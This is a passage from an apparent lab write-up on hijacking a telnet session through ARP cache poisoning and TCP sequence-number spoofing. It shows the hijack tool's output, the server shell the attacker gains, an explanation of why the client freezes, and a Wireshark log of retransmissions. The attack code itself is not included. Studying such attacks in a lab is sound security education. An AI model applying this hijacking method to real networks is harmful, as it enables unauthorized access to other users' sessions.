net.ipv4.ip_forward = 1
Sending arp cache poisioning packets....
Waiting for traffic in the connection...
Sniffed packet! SEQ = 4148519204 ACK = 2960256882
Client port: 45264, Server port: 23
Hijacking started.
The new terminal gives you access to the targetPC using new connection
Type exit here to close the hijacked connection
>
```

Justification of the success of the attack:

- We have the server shell in the attacker machine and we can run any command on the server machine.

- If we try to type in the client terminal now, we see that it is frozen(i.e. it doesn't take any input.)


```
Terminal
clientPC@VM:~$ telnet 192.168.0.110
Trying 192.168.0.110...
Connected to 192.168.0.110.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep  7 04:07:47 EDT 2019 from 192.168.0.102 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

serverPC@VM:~$ ls
abhik          Customization     exploit.py  peda-session-dash.txt    script.sh
android        Desktop           input       peda-session-output.txt  source
badfile        Documents         lib         Pictures                 Templates
basic_JS.html  Downloads         Music       program.c                test.c
bin            examples.desktop  output      Public                   Videos
serverPC@VM:~$ l
```

Telnet transmits each byte as soon as it’s typed. Now, since the attacker tool hijacks the connection by sending spoofed packets, server expects a higher sequence number in its next incoming packet. As the client has no idea about it, server keeps discarding its packet as duplicate, and the client keeps retransmitting. As a result, client gets frozen.



2124…	2019-09-07 05:03:05.0313997…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:05.0314330…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:05.2388528…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:05.2388823…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:05.6588216…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:05.6588513…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:06.4905929…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:06.4906456…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:08.1536453…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:08.1536771…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2124…	2019-09-07 05:03:11.6076166…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2125…	2019-09-07 05:03:11.6076478…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2125…	2019-09-07 05:03:18.2604548…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2125…	2019-09-07 05:03:18.2604828…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2125…	2019-09-07 05:03:31.5657803…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2125…	2019-09-07 05:03:31.5657909…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2127…	2019-09-07 05:03:59.1998262…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2127…	2019-09-07 05:03:59.1998553…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2129…	2019-09-07 05:04:52.4220194…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2129…	2019-09-07 05:04:52.4221069…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2173…	2019-09-07 05:06:38.8641275…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2173…	2019-09-07 05:06:38.8641665…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2179…	2019-09-07 05:08:39.6355919…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2179…	2019-09-07 05:08:39.6356406…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2186…	2019-09-07 05:10:40.4073502…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
2186…	2019-09-07 05:10:40.4074008…	192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...

We can verify it by observing **wireshark** like above.

Hence, we conclude we have successfully hijacked the connection.